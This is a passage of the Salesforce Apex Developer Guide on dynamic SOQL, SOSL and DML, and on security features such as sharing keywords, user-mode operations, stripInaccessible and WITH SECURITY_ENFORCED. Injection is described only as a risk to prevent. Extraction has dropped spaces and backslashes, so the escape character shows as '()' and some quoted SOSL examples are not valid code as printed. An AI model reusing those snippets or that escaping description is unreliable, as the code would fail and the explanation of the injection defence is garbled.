of the following ways.
• Return a single sObject when the query returns a single record:
sObject s = Database.query(string);
• Return a list of sObjects when the query returns more than a single record:
List<sObject> sobjList = Database.query(string);
• Return a list of sObjects using a map of bind variables:
List<sObject> sobjList = Database.queryWithBinds(string, bindVariablesMap, accessLevel);
194
Working with Data in Apex
Apex Developer Guide
The Database.query and Database.queryWithBinds methods can be used wherever an inline SOQL query can be used,
such as in regular assignment statements and for loops. The results are processed in much the same way as static SOQL queries are
processed.
With API version 55.0 and later, as part of the User Mode for Database Operations feature, use the accessLevel parameter to run
the query operation in user or system mode. The accessLevel parameter specifies whether the method runs in system mode
(AccessLevel.SYSTEM_MODE) or user mode (AccessLevel.USER_MODE). In system mode, the object and field-level
permissions of the current user are ignored, and the record sharing rules are controlled by the class sharing keywords. In user mode, the
object permissions, field-level security, and sharing rules of the current user are enforced. System mode is the default.
Dynamic SOQL results can be specified as concrete sObjects, such as Account or MyCustomObject__c, or as the generic sObject data
type. At run time, the system validates that the type of the query matches the declared type of the variable. If the query doesn’t return
the correct sObject type, a run-time error is thrown. Therefore, you don’t have to cast from a generic sObject to a concrete sObject.
DynamicSOQLquerieshavethesamegovernorlimitsasstaticqueries.Formoreinformationongovernorlimits,seeExecutionGovernors
and Limits on page 315.
For a full description of SOQL query syntax, see Salesforce Object Query Language (SOQL) in the SOQL and SOSL Reference.
Dynamic SOQL Considerations
You can use simple bind variables in dynamic SOQL query strings when using Database.query. The following is allowed:
String myTestString = 'TestName';
List<sObject> sobjList = Database.query('SELECT Id FROM MyCustomObject__c WHERE Name =
:myTestString');
However, unlike inline SOQL, you can’t use bind variable fields in the query string with Database.query. The following example
isn’t supported and results in a Variable does not exist error.
MyCustomObject__c myVariable = new MyCustomObject__c(field1__c ='TestField');
List<sObject> sobjList = Database.query('SELECT Id FROM MyCustomObject__c WHERE field1__c
= :myVariable.field1__c');
You can instead resolve the variable field into a string and use the string in your dynamic SOQL query:
String resolvedField1 = myVariable.field1__c;
List<sObject> sobjList = Database.query('SELECT Id FROM MyCustomObject__c WHERE field1__c
= :resolvedField1');
(API version 57.0 and later) Another option is to use the Database.queryWithBinds method. With this method, bind variables
in the query are resolved from a Map parameter directly with a key, rather than from Apex code variables. This removes the need for the
variables to be in scope when the query is executed. This example shows a SOQL query that uses a bind variable for an Account name;
its value is passed in with the acctBinds Map.
Map<String, Object> acctBinds = new Map<String, Object>{'acctName' => 'Acme Corporation'};
List<Account> accts =
Database.queryWithBinds('SELECT Id FROM Account WHERE Name = :acctName',
acctBinds,
AccessLevel.USER_MODE);
195
Working with Data in Apex
Apex Developer Guide
SOQL Injection
SOQL injection is a technique by which a user causes your application to execute database methods you didn’t intend by passing SOQL
statements into your code. This can occur in Apex code whenever your application relies on end-user input to construct a dynamic SOQL
statement and you don’t handle the input properly.
TopreventSOQLinjection,usethe escapeSingleQuotes method.Thismethodaddstheescapecharacter()toallsinglequotation
marks in a string that is passed in from a user. The method ensures that all single quotation marks are treated as enclosing strings, instead
of database commands.
Additional Dynamic SOQL Methods
TheDynamicSOQLexamplesinthistopicshowhowtousethe Database.query and Database.queryWithBinds methods.
These methods also use Dynamic SOQL:
• Database.countQuery and Database.countQueryWithBinds:ReturnthenumberofrecordsthatadynamicSOQL
query would return when executed.
• Database.getQueryLocator and Database.getQueryLocatorWithBinds:Createa QueryLocator object
used in batch Apex or Visualforce.
SEE ALSO:
Apex Reference Guide: System.Database Methods
Dynamic SOSL
Dynamic SOSL refers to the creation of a SOSL string at run time with Apex code. Dynamic SOSL enables you to create more flexible
applications. For example, you can create a search based on input from an end user, or update records with varying field names.
To create a dynamic SOSL query at run time, use the search query method. For example:
List<List <sObject>> myQuery = search.query(SOSL_search_string);
The following example exercises a simple SOSL query string.
String searchquery='FIND'Edge*'IN ALL FIELDS RETURNING Account(id,name),Contact, Lead';
List<List<SObject>>searchList=search.query(searchquery);
Dynamic SOSL statements evaluate to a list of lists of sObjects, where each list contains the search results for a particular sObject type.
The result lists are always returned in the same order as they were specified in the dynamic SOSL query. From the example above, the
results from Account are first, then Contact, then Lead.
The search query method can be used wherever an inline SOSL query can be used, such as in regular assignment statements and
for loops. The results are processed in much the same way as static SOSL queries are processed.
DynamicSOSLquerieshavethesamegovernorlimitsasstaticqueries.Formoreinformationongovernorlimits,seeExecutionGovernors
and Limits on page 315.
For a full description of SOSL query syntax, see Salesforce Object Search Language (SOSL) in the SOQL and SOSL Reference.
Use Dynamic SOSL to Return Snippets
To provide more context for records in search results, use the SOSL WITH SNIPPET clause. Snippets make it easier to identify the
content you’re looking for. For information about how snippets are generated, see WITH SNIPPET in the SOQL and SOSL Reference.
196
Working with Data in Apex
Apex Developer Guide
To use the SOSL WITH SNIPPET clause in a dynamic SOSL query at run time, use the Search.find method.
Search.SearchResults searchResults = Search.find(SOSL_search_string);
This example exercises a simple SOSL query string that includes a WITH SNIPPET clause. The example calls System.debug()
to print the returned titles and snippets. Your code would display the titles and snippets in a Web page.
Search.SearchResults searchResults = Search.find('FIND 'test' IN ALL FIELDS RETURNING
KnowledgeArticleVersion(id, title WHERE PublishStatus = 'Online' AND Language = 'en_US')
WITH SNIPPET (target_length=120)');
List<Search.SearchResult> articlelist = searchResults.get('KnowledgeArticleVersion');
for (Search.SearchResult searchResult : articleList) {
KnowledgeArticleVersion article = (KnowledgeArticleVersion) searchResult.getSObject();
System.debug(article.Title);
System.debug(searchResult.getSnippet());
}
SOSL Injection
SOSL injection is a technique by which a user causes your application to execute database methods you did not intend by passing SOSL
statements into your code. A SOSL injection can occur in Apex code whenever your application relies on end-user input to construct a
dynamic SOSL statement and you do not handle the input properly.
TopreventSOSLinjection,usethe escapeSingleQuotes method.Thismethodaddstheescapecharacter()toallsinglequotation
marks in a string that is passed in from a user. The method ensures that all single quotation marks are treated as enclosing strings, instead
of database commands.
Dynamic DML
In addition to querying describe information and building SOQL queries at runtime, you can also create sObjects dynamically, and insert
them into the database using DML.
To create a new sObject of a given type, use the newSObject method on an sObject token. Note that the token must be cast into a
concrete sObject type (such as Account). For example:
// Get a new account
Account a = new Account();
// Get the token for the account
Schema.sObjectType tokenA = a.getSObjectType();
// The following produces an error because the token is a generic sObject, not an Account
// Account b = tokenA.newSObject();
// The following works because the token is cast back into an Account
Account b = (Account)tokenA.newSObject();
Though the sObject token tokenA is a token of Account, it is considered an sObject because it is accessed separately. It must be cast
back into the concrete sObject type Account to use the newSObject method. For more information on casting, see Classes and
Casting on page 108.
You can also specify an ID with newSObject to create an sObject that references an existing record that you can update later. For
example:
SObject s = Database.query('SELECT Id FROM account LIMIT 1')[0].getSObjectType().
newSObject([SELECT Id FROM Account LIMIT 1][0].Id);
197
Working with Data in Apex
Apex Developer Guide
See SObjectType Class.
Dynamic sObject Creation Example
This example shows how to obtain the sObject token through the Schema.getGlobalDescribe method and then creates a
newsObjectusingthe newSObject methodonthetoken.Thisexamplealsocontainsatestmethodthatverifiesthedynamiccreation
of an account.
public class DynamicSObjectCreation {
public static sObject createObject(String typeName) {
Schema.SObjectType targetType = Schema.getGlobalDescribe().get(typeName);
if (targetType == null) {
// throw an exception
}
// Instantiate an sObject with the type passed in as an argument
// at run time.
return targetType.newSObject();
}
}
@isTest
private class DynamicSObjectCreationTest {
static testmethod void testObjectCreation() {
String typeName = 'Account';
String acctName = 'Acme';
// Create a new sObject by passing the sObject type as an argument.
Account a = (Account)DynamicSObjectCreation.createObject(typeName);
System.assertEquals(typeName, String.valueOf(a.getSobjectType()));
// Set the account name and insert the account.
a.Name = acctName;
insert a;
// Verify the new sObject got inserted.
Account[] b = [SELECT Name from Account WHERE Name = :acctName];
system.assert(b.size() > 0);
}
}
Setting and Retrieving Field Values
Use the get and put methods on an object to set or retrieve values for fields using either the API name of the field expressed as a
String, or the field's token. In the following example, the API name of the field AccountNumber is used:
SObject s = [SELECT AccountNumber FROM Account LIMIT 1];
Object o = s.get('AccountNumber');
s.put('AccountNumber', 'abc');
The following example uses the AccountNumber field's token instead:
Schema.DescribeFieldResult dfr = Schema.sObjectType.Account.fields.AccountNumber;
Sobject s = Database.query('SELECT AccountNumber FROM Account LIMIT 1');
s.put(dfr.getsObjectField(), '12345');
198
Working with Data in Apex
Apex Developer Guide
The Object scalar data type can be used as a generic data type to set or retrieve field values on an sObject. This is equivalent to the
anyType field type. Note that the Object data type is different from the sObject data type, which can be used as a generic type for any
sObject.
Note: Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String
value that is too long for the field.
Setting and Retrieving Foreign Keys
Apex supports populating foreign keys by name (or external ID) in the same way as the API. To set or retrieve the scalar ID value of a
foreign key, use the get or put methods.
To set or retrieve the record associated with a foreign key, use the getSObject and putSObject methods. Note that these
methods must be used with the sObject data type, not Object. For example:
SObject c =
Database.query('SELECT Id, FirstName, AccountId, Account.Name FROM Contact LIMIT 1');
SObject a = c.getSObject('Account');
There is no need to specify the external ID for a parent sObject value while working with child sObjects. If you provide an ID in the parent
sObject, it is ignored by the DML operation. Apex assumes the foreign key is populated through a relationship SOQL query, which always
returns a parent object with a populated ID. If you have an ID, use it with the child object.
For example, suppose that custom object C1 has a foreign key C2__c that links to a parent custom object C2. You want to create a C1
object and have it associated with a C2 record named 'AW Computing' (assigned to the value C2__r). You do not need the ID of the
'AW Computing' record, as it is populated through the relationship of parent to child. For example:
insert new C1__c(Name = 'x', C2__r = new C2__c(Name = 'AW Computing'));
If you had assigned a value to the ID for C2__r, it would be ignored. If you do have the ID, assign it to the object (C2__c), not the
record.
You can also access foreign keys using dynamic Apex. The following example shows how to get the values from a subquery in a
parent-to-child relationship using dynamic Apex:
String queryString = 'SELECT Id, Name, ' +
'(SELECT FirstName, LastName FROM Contacts LIMIT 1) FROM Account';
SObject[] queryParentObject = Database.query(queryString);
for (SObject parentRecord : queryParentObject){
Object ParentFieldValue = parentRecord.get('Name');
// Prevent a null relationship from being accessed
SObject[] childRecordsFromParent = parentRecord.getSObjects('Contacts');
if (childRecordsFromParent != null) {
for (SObject childRecord : childRecordsFromParent){
Object ChildFieldValue1 = childRecord.get('FirstName');
Object ChildFieldValue2 = childRecord.get('LastName');
System.debug('Account Name: ' + ParentFieldValue +
'. Contact Name: '+ ChildFieldValue1 + ' ' + ChildFieldValue2);
}
}
}
199
Working with Data in Apex
Apex Developer Guide
Apex Security and Sharing
When you use Apex, the security of your code is critical. You'll need to add user permissions for Apex classes and enforce sharing rules.
Read on to learn about Apex managed sharing and get some security tips.
IN THIS SECTION:
Enforcing Sharing Rules
Enforcing Object and Field Permissions
Enforce User Mode for Database Operations
You can run database operations in user mode rather than in the default system mode by using SOQL or SOSL queries with special
keywords or by using DML method overloads.
Enforce Security with the stripInaccessible Method
Use the stripInaccessible method to enforce field-level and object-level data protection. This method can be used to strip
the fields and relationship fields from query and subquery results that the user can’t access. The method can also be used to remove
inaccessible sObject fields before DML operations to avoid exceptions and to sanitize sObjects that have been deserialized from an
untrusted source.
Filter SOQL Queries Using WITH SECURITY_ENFORCED
Usethe WITH SECURITY_ENFORCED clausetoenablefield-andobject-levelsecuritypermissionscheckingfor SOQL SELECT
queries in Apex code, including subqueries and cross-object relationships.
Class Security
Understanding Apex Managed Sharing
Sharing is the act of granting a user or group of users permission to perform a set of actions on a record or set of records. Sharing
access can be granted using the Salesforce user interface and Lightning Platform, or programmatically using Apex.
Security Tips for Apex and Visualforce Development
Enforcing Sharing Rules
Apex generally runs in system context; that is, the current user's permissions and field-level security aren’t taken into account during
code execution. Sharing rules, however, are not always bypassed: the class must be declared with the without sharing keyword
in order to ensure that sharing rules are not enforced.
Note: Apex code that is executed with the executeAnonymous call and Connect in Apex always execute using the sharing
rules of the current user. For more information on executeAnonymous, see Anonymous Blocks on page 233.
Apexdevelopersmusttakecarenottoinadvertentlyexposesensitivedatathatwouldnormallybehiddenfromusersbyuserpermissions,
field-level security, or organization-wide defaults. They must be particularly careful with Web services, which can be restricted by
permissions, but execute in system context once they’re initiated.
Most of the time, system context provides the correct behavior for system-level operations such as triggers and Web services that need
access to all data in an organization. However, you can also specify that particular Apex classes should enforce the sharing rules that
apply to the current user.
Note: Enforcing sharing rules by using the with sharing keyword doesn’t enforce the user's permissions and field-level
security. Apex always has access to all fields and objects in an organization, ensuring that code won’t fail to run because of fields
or objects that are hidden from a user.
200
Working with Data in Apex
Apex Developer Guide
Thisexamplehastwoclasses,thefirstclass(CWith)enforcessharingruleswhilethesecondclass(CWithout)doesn’t.The CWithout
class calls a method from the first, which runs with sharing rules enforced. The CWithout class contains an inner class, in which code
executes under the same sharing context as the caller. It also contains a class that extends it, which inherits its without sharing setting.
public with sharing class CWith {
// All code in this class operates with enforced sharing rules.
Account a = [SELECT . . . ];
public static void m() { . . . }
static {
. . .
}
{
. . .
}
public void c() {
. . .
}
}
public without sharing class CWithout {
// All code in this class ignores sharing rules and operates
// as if the context user has the Modify All Data permission.
Account a = [SELECT . . . ];
. . .
public static void m() {
. . .
// This call into CWith operates with enforced sharing rules
// for the context user. When the call finishes, the code execution
// returns to without sharing mode.
CWith.m();
}
public class CInner {
// All code in this class executes with the same sharing context
// as the code that calls it.
// Inner classes are separate from outer classes.
. . .
// Again, this call into CWith operates with enforced sharing rules
// for the context user, regardless of the class that initially called this inner
class.
// When the call finishes, the code execution returns to the sharing mode that was
used to call this inner class.
CWith.m();
}
public class CInnerWithOut extends CWithout {
201
Working with Data in Apex
Apex Developer Guide
// All code in this class ignores sharing rules because
// this class extends a parent class that ignores sharing rules.
}
}
Warning: Because a class declared as with sharing can call a class declared as without sharing, you may still have
to implement class-level security. In addition, all SOQL and SOSL queries that use Pricebook2 ignore the with sharing
keyword. All price books are returned, regardless of the applied sharing rules.
Enforcing the current user's sharing rules can impact:
• SOQL and SOSL queries. A query may return fewer rows than it would operating in system context.
• DML operations. An operation may fail because the current user doesn't have the correct permissions. For example, if the user
specifies a foreign key value that exists in the organization, but which the current user doesn’t have access to.
Enforcing Object and Field Permissions
Apex generally runs in system context; that is, the current user's permissions and field-level security aren’t taken into account during
code execution. Sharing rules, however, aren’t always bypassed: the class must be declared with the without sharing keyword
in order to ensure that sharing rules aren’t enforced. Apex code that is executed with the executeAnonymous call and Connect in
Apex always execute using the sharing rules of the current user. For more information on executeAnonymous, see Anonymous
Blocks on page 233.
Toenforcefield-levelsecurity(FLS)andobjectpermissionsoftherunninguser,youcanspecifyuser-modeaccessfordatabaseoperations.
See Enforce User Mode for Database Operations. You can also enforce these permissions in your SOQL queries by using WITH
SECURITY_ENFORCED. For more information, see Filter SOQL Queries Using WITH SECURITY_ENFORCED.
You can also enforce object-level and field-level permissions in your code by explicitly calling the sObject describe result methods (of
Schema.DescribeSObjectResult) and the field describe result methods (of Schema.DescribeFieldResult) that check the current user's
access permission levels. In this way, you can verify if the current user has the necessary permissions, and only if he or she has sufficient
permissions, you can then perform a specific DML operation or a query.
For example, you can call the isAccessible, isCreateable, or isUpdateable methods of
Schema.DescribeSObjectResult toverifywhetherthecurrentuserhasread,create,orupdateaccesstoansObject,respectively.
Similarly, Schema.DescribeFieldResult exposes these access control methods that you can call to check the current user's
read, create, or update access for a field. In addition, you can call the isDeletable method provided by
Schema.DescribeSObjectResult to check if the current user has permission to delete a specific sObject.
These examples call the access control methods.
To check the field-level update permission of the contact's email field before updating it:
if (Schema.sObjectType.Contact.fields.Email.isUpdateable()) {
// Update contact phone number
}
To check the field-level create permission of the contact's email field before creating a new contact:
if (Schema.sObjectType.Contact.fields.Email.isCreateable()) {
// Create new contact
}
202
Working with Data in Apex
Apex Developer Guide
To check the field-level read permission of the contact's email field before querying for this field:
if (Schema.sObjectType.Contact.fields.Email.isAccessible()) {
Contact c = [SELECT Email FROM Contact WHERE Id= :Id];
}
To check the object-level permission for the contact before deleting the contact:
if (Schema.sObjectType.Contact.isDeletable()) {
// Delete contact
}
Sharing rules are distinct from object-level and field-level permissions. They can coexist. If sharing rules are defined in Salesforce, you
can enforce them at the class level by declaring the class with the with sharing keyword. For more information, see Using the
with sharing, without sharing, and inherited sharing Keywords. If you call the sObject describe result and field describe result access
control methods, the verification of object and field-level permissions is performed in addition to the sharing rules that are in effect.
Sometimes, the access level granted by a sharing rule could conflict with an object-level or field-level permission.
Considerations
• Orgs with Experience Cloud sites enabled provide various settings to hide a user's personal information from other users (see Hide
Personal Information from External Users and Share Personal Contact Information Within Experience Cloud Sites). These settings
aren’t enforced in Apex, even with security features such as the WITH SECURITY_ENFORCED clause or the
stripInaccessible method. To hide specific fields on the User object in Apex, follow the example code outlined in Comply
with a User’s Personal Information Visibility Settings.
• Automated Process users can’t perform Object and FLS checks in custom code unless appropriate permission sets are explicitly
applied to those users.
Enforce User Mode for Database Operations
You can run database operations in user mode rather than in the default system mode by using SOQL or SOSL queries with special
keywords or by using DML method overloads.
Apex code runs in system mode by default, which means that it runs with substantially elevated permissions over the user running the
code. To enhance the security context of Apex, you can specify user-mode access for database operations. Field-level security (FLS) and
object permissions of the running user are respected in user mode, unlike in system mode. User mode always applies sharing rules, but
in system mode they’re controlled by sharing keywords on the class. See Using the with sharing, without sharing, and inherited sharing
Keywords.
You can indicate the mode of the operation by using WITH USER_MODE or WITH SYSTEM_MODE in your SOQL or SOSL query.
This example specifies user mode in SOQL.
List<Account> acc = [SELECT Id FROM Account WITH USER_MODE];
Note: This feature is available in scratch orgs where the ApexUserModeWithPermset feature is enabled. If the feature
isn’t enabled, Apex code with this feature can be compiled but not executed.
Salesforce recommends that you enforce Field Level Security (FLS) by using WITH USER_MODE rather than WITH
SECURITY-ENFORCED because of these additional advantages.
• WITH USER_MODE accounts for polymorphic fields like Owner and Task.whatId.
• WITH USER_MODE processes all clauses in the SOQL SELECT statement including the WHERE clause.
203
Working with Data in Apex
Apex Developer Guide
• WITH USER_MODE finds all FLS errors in your SOQL query, while WITH SECURITY ENFORCED finds only the first error.
Further, in user mode, you can use the getInaccessibleFields() method on QueryException to examine the full set of
access errors.
Database operations can specify either user or system mode. This example inserts a new account in user mode.
Account acc = new Account(Name='test');
insert as user acc;
The AccessLevel class represents the two modes in which Apex runs database operations. Use this class to define the execution
mode as user mode or system mode. An optional accessLevel parameter in Database and Search methods specifies whether the
methodrunsinsystemmode(AccessLevel.SYSTEM_MODE)orusermode(AccessLevel.USER_MODE).Usetheseoverloaded
methods to perform DML and query operations.
• Database.query method. See Dynamic SOQL.
• Database.getQueryLocator methods
• Database.countQuery method
• Search.query method
• Database DML methods (insert, update, upsert, merge, delete, undelete, and convertLead)
– Includes the *Immediate and *Async methods, such as insertImmediate and deleteAsync.
Note: When Database DML methods are run with AccessLevel.USER_MODE, you can access errors via
SaveResult.getErrors().getFields(). With insert as user, you can use the DMLException method
getFieldNames() to obtain the fields with FLS errors.
These methods require the accessLevel parameter.
• Database.queryWithBinds
• Database.getQueryLocatorWithBinds
• Database.countQueryWithBinds
Using Permission Sets to Enforce Security in DML and Search Operations (Developer Preview)
In Developer Preview, you can specify a permission set that is used to augment the field-level and object-level security for database and
search operations. Run the AccessLevel.withPermissionSetId() method with a specified permission set ID. Specific user
modeDMLoperationsthatareperformedwiththat AccessLevel,respectthepermissionsinthespecifiedpermissionset,inaddition
to the running user’s permissions.
This example runs the AccessLevel.withPermissionSetId() method with the specified permission set and inserts a
custom object.
@isTest
public with sharing class ElevateUserModeOperations_Test {
@isTest
static void objectCreatePermViaPermissionSet() {
Profile p = [SELECT Id FROM Profile WHERE Name='Minimum Access - Salesforce'];
User u = new User(Alias = 'standt', Email='standarduser@testorg.com',
EmailEncodingKey='UTF-8', LastName='Testing', LanguageLocaleKey='en_US',
LocaleSidKey='en_US', ProfileId = p.Id,
TimeZoneSidKey='America/Los_Angeles',
UserName='standarduser' + DateTime.now().getTime() + '@testorg.com');
System.runAs(u) {
204
Working with Data in Apex
Apex Developer Guide
try {
Database.insert(new Account(name='foo'), AccessLevel.User_mode);
Assert.fail();
} catch (SecurityException ex) {
Assert.isTrue(ex.getMessage().contains('Account'));
}
//Get ID of previously created permission set named 'AllowCreateToAccount'
Id permissionSetId = [Select Id from PermissionSet
where Name = 'AllowCreateToAccount' limit 1].Id;
Database.insert(new Account(name='foo'),
AccessLevel.User_mode.withPermissionSetId(permissionSetId));
// The elevated access level is not persisted to subsequent operations
try {
Database.insert(new Account(name='foo2'), AccessLevel.User_mode);
Assert.fail();
} catch (SecurityException ex) {
Assert.isTrue(ex.getMessage().contains('Account'));
}
}
}
}
Note: Checkmarx, the AppExchange Security Review source code scanner, hasn’t been updated with this new Apex feature. Until
it’supdated,Checkmarxcangeneratefalsepositivesforfieldorobjectlevelsecurityviolationsthatrequireexceptiondocumentation.
Enforce Security with the stripInaccessible Method
Use the stripInaccessible method to enforce field-level and object-level data protection. This method can be used to strip
the fields and relationship fields from query and subquery results that the user can’t access. The method can also be used to remove
inaccessible sObject fields before DML operations to avoid exceptions and to sanitize sObjects that have been deserialized from an
untrusted source.
Important: Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain
terms to avoid any effect on customer implementations.
The field- and object-level data protection is accessed through the Security and SObjectAccessDecision classes. The access check is
based on the field-level permission of the current user in the context of the specified operation—create, read, update, or upsert. The
Security.stripInaccessible() method checks the source records for fields that don’t meet the field-level security check for the current user.
The method also checks the source records for lookup or master-detail relationship fields to which the current user doesn’t have access.
The method creates a return list of sObjects that is identical to the source records, except that the fields that are inaccessible to the
current user are removed. The sObjects returned by the getRecords method contain records in the same order as the sObjects in
the sourceRecords parameter of the stripInaccessible method.
As a Developer Preview feature, Security.stripInaccessible() takes a permission set ID as a parameter and enforces
field-level and object-level access as per the specified permission set, in addition to the running user’s permissions.
Note: The ID field is never stripped by the stripInaccessible method to avoid issues when performing DML on the
result.
205
Working with Data in Apex
Apex Developer Guide
To identify inaccessible fields that were removed, you can use the SObject.isSet() method. For example, the return list contains the
Contact object and the custom field social_security_number__c is inaccessible to the user. Because this custom field fails the field-level
access check, the field isn’t set and isSet returns false.
SObjectAccessDecision securityDecision = Security.stripInaccessible(AccessType.READABLE,
sourceRecords);
Contact c = securityDecision.getRecords()[0];
System.debug(c.isSet('social_security_number__c')); // prints "false"
Note: The stripInaccessible methoddoesn’tsupportAggregateResultSObject.IfthesourcerecordsareofAggregateResult
SObject type, an exception is thrown.
ToenforceobjectandfieldpermissionsontheUserobjectandhideauser’spersonalinformationfromotherusersinorgswithExperience
Cloud sites, see Enforcing Object and Field Permissions.
The following are some examples where the stripInaccessible method can be used.
Example: This example code removes inaccessible fields from the query result. A display table for campaign data must always
show the BudgetedCost. The ActualCost must be shown only to users who have permission to read that field.
SObjectAccessDecision securityDecision =
Security.stripInaccessible(AccessType.READABLE,
[SELECT Name, BudgetedCost, ActualCost FROM Campaign]
);
// Construct the output table
if (securityDecision.getRemovedFields().get('Campaign').contains('ActualCost')) {
for (Campaign c : securityDecision.getRecords()) {
//System.debug Output: Name, BudgetedCost
}
} else {
for (Campaign c : securityDecision.getRecords()) {
//System.debug Output: Name, BudgetedCost, ActualCost
}
}
Example: This example code removes inaccessible fields from the subquery result. The user doesn’t have permission to read the
Phone field of a Contacts object.
List<Account> accountsWithContacts =
[SELECT Id, Name, Phone,
(SELECT Id, LastName, Phone FROM Account.Contacts)
FROM Account];
// Strip fields that are not readable
SObjectAccessDecision decision = Security.stripInaccessible(
AccessType.READABLE,
accountsWithContacts);
// Print stripped records
for (Integer i = 0; i < accountsWithContacts.size(); i++)
{
System.debug('Insecure record access: '+accountsWithContacts[i]);
System.debug('Secure record access: '+decision.getRecords()[i]);
206
Working with Data in Apex
Apex Developer Guide
}
// Print modified indexes
System.debug('Records modified by stripInaccessible: '+decision.getModifiedIndexes());
// Print removed fields
System.debug('Fields removed by stripInaccessible: '+decision.getRemovedFields());
Example: This example code removes inaccessible fields from sObjects before DML operations. The user who doesn’t have
permission to create Rating for an Account can still create an Account. The method ensures that no Rating is set and doesn’t throw
an exception.
List<Account> newAccounts = new List<Account>();
Account a = new Account(Name='Acme Corporation');
Account b = new Account(Name='Blaze Comics', Rating=’Warm’);
newAccounts.add(a);
newAccounts.add(b);
SObjectAccessDecision securityDecision = Security.stripInaccessible(
AccessType.CREATABLE, newAccounts);
// No exceptions are thrown and no rating is set
insert securityDecision.getRecords();
System.debug(securityDecision.getRemovedFields().get('Account')); // Prints "Rating"
System.debug(securityDecision.getModifiedIndexes()); // Prints "1"
Example: This example code sanitizes sObjects that have been deserialized from an untrusted source. The user doesn’t have
permission to update the AnnualRevenue of an Account.
String jsonInput =
'[' +
'{' +
'"Name": "InGen",' +
'"AnnualRevenue": "100"' +
'},' +
'{' +
'"Name": "Octan"' +
'}' +
']';
List<Account> accounts = (List<Account>)JSON.deserializeStrict(jsonInput,
List<Account>.class);
SObjectAccessDecision securityDecision = Security.stripInaccessible(
AccessType.UPDATABLE, accounts);
// Secure update
update securityDecision.getRecords(); // Doesn’t update AnnualRevenue field
System.debug(String.join(securityDecision.getRemovedFields().get('Account'), ', '));
// Prints "AnnualRevenue"
207
Working with Data in Apex
Apex Developer Guide
System.debug(String.join(securityDecision.getModifiedIndexes(), ', ')); // Prints "0”
Example: This example code removes inaccessible relationship fields from the query result. The user doesn’t have permission to
insert the Account__c field, which is a lookup from MyCustomObject__c to Account.
// Account__c is a lookup from MyCustomObject__c to Account
@IsTest
public class TestCustomObjectLookupStripped {
@IsTest static void caseCustomObjectStripped() {
Account a = new Account(Name='foo');
insert a;
List<MyCustomObject__c> records = new List<MyCustomObject__c>{
new MyCustomObject__c(Name='Custom0', Account__c=a.id)
};
insert records;
records = [SELECT Id, Account__c FROM MyCustomObject__c];
SObjectAccessDecision securityDecision = Security.stripInaccessible
(AccessType.READABLE, records);
// Verify stripped records
System.assertEquals(1, securityDecision.getRecords().size());
for (SObject strippedRecord : securityDecision.getRecords()) {
System.debug('Id should be set as Id fields are ignored: ' +
strippedRecord.isSet('Id')); // prints true
System.debug('Lookup field FLS is not READABLE to running user,
should not be set: ' +
strippedRecord.isSet('Account__c')); // prints false
}
}
}
SEE ALSO:
Apex Reference Guide: AccessType Enum
Apex Reference Guide: Security Class
Apex Reference Guide: SObjectAccessDecision Class
Filter SOQL Queries Using WITH SECURITY_ENFORCED
Use the WITH SECURITY_ENFORCED clause to enable field- and object-level security permissions checking for SOQL SELECT
queries in Apex code, including subqueries and cross-object relationships.
Apex generally runs in system context; that is, the current user's permissions and field-level security aren’t taken into account during
code execution. Sharing rules, however, are not always bypassed: the class must be declared with the without sharing keyword
in order to ensure that sharing rules are not enforced. Although performing field- and object-level security checks was possible in earlier
releases, this clause substantially reduces the verbosity and technical complexity in query operations. This feature is tailored to Apex
developers who have minimal development experience with security and to applications where graceful degradation on permissions
errors isn’t required.
Note: The WITH SECURITY_ENFORCED clause is only available in Apex. We don’t recommend using WITH
SECURITY_ENFORCED in Apex classes or triggers with an API version earlier than 45.0.
208
Working with Data in Apex
Apex Developer Guide
WITH SECURITY_ENFORCED applies field- and object-level security checks only to fields and objects referenced in SELECT or
FROM SOQL clauses and not clauses like WHERE or ORDER BY. In other words, security is enforced on what the SOQL SELECT
query returns, not on all the elements that go into running the query.
Insert the WITH SECURITY_ENFORCED clause:
• After the WHERE clause if one exists, else after the FROM clause.
• Before any ORDER BY, LIMIT, OFFSET, or aggregate function clauses.
For more information on SOQL SELECT queries, see SOQL SELECT Syntax in the SOQL and SOSL Reference.
For example, if the user has field access for LastName, this query returns Id and LastName for the Acme account entry.
List<Account> act1 = [SELECT Id, (SELECT LastName FROM Contacts)
FROM Account WHERE Name like 'Acme' WITH SECURITY_ENFORCED]
There are some restrictions while querying polymorphic lookup fields using WITH SECURITY_ENFORCED. Polymorphic fields are
relationship fields that can point to more than one entity.
• Traversing a polymorphic field’s relationship is not supported in queries using WITH SECURITY_ENFORCED. For example, you
cannot use WITH SECURITY_ENFORCED in this query, which returns the Id and Owner names for User and Calendar entities:
SELECT Id, What.Name FROM Event WHERE What.Type IN (’User’,’Calendar’).
• Using TYPEOF expressions with an ELSE clause is not supported in queries using WITH SECURITY_ENFORCED. TYPEOF
is used in a SELECT query to specify the fields to be returned for a given type of a polymorphic relationship. For example, you cannot
use WITH SECURITY_ENFORCED in this query. The query specifies certain fields to be returned for Account and Opportunity
objects, and Name and Email fields to be returned for all other objects.
SELECT
TYPE OF What
WHEN Account THEN Phone
WHEN Opportunity THEN Amount
ELSE Name,Email
END
FROM Event
• The Owner, CreatedBy, and LastModifiedBy polymorphic lookup fields are exempt from this restriction, and do allow
polymorphic relationship traversal.
• ForAppExchangeSecurityReview,youmustuseAPIversion48.0orlaterwhenusing WITH SECURITY_ENFORCED.Youcannot
use API versions where the feature was in beta or pilot.
If any fields or objects referenced in the SOQL SELECT query using WITH SECURITY_ENFORCED are inaccessible to the user,
a System.QueryException is thrown, and no data is returned.
ToenforceobjectandfieldpermissionsontheUserobjectandhideauser’spersonalinformationfromotherusersinorgswithExperience
Cloud sites, see Enforcing Object and Field Permissions.
Example: If field access for either LastName or Description is hidden, this query throws an exception indicating insufficient
permissions.
List<Account> act1 = [SELECT Id, (SELECT LastName FROM Contacts),
(SELECT Description FROM Opportunities)
FROM Account WITH SECURITY_ENFORCED]
209
Working with Data in Apex
Apex Developer Guide
Example: If field access for Website is hidden, this query throws an exception indicating insufficient permissions.
List<Account> act2 = [SELECT Id, parent.Name, parent.Website
FROM Account WITH SECURITY_ENFORCED]
Example: If field access for Type is hidden, this aggregate function query throws an exception indicating insufficient permissions.
List<AggregateResult> agr1 = [SELECT GROUPING(Type)
FROM Opportunity WITH SECURITY_ENFORCED
GROUP BY Type]
Class Security
You can specify which users can execute methods in a particular top-level class based on their user profile or permission sets. You can
only set security on Apex classes, not on triggers.
To set Apex class security from the class list page, seeSet Apex Class Access from the Class List Page
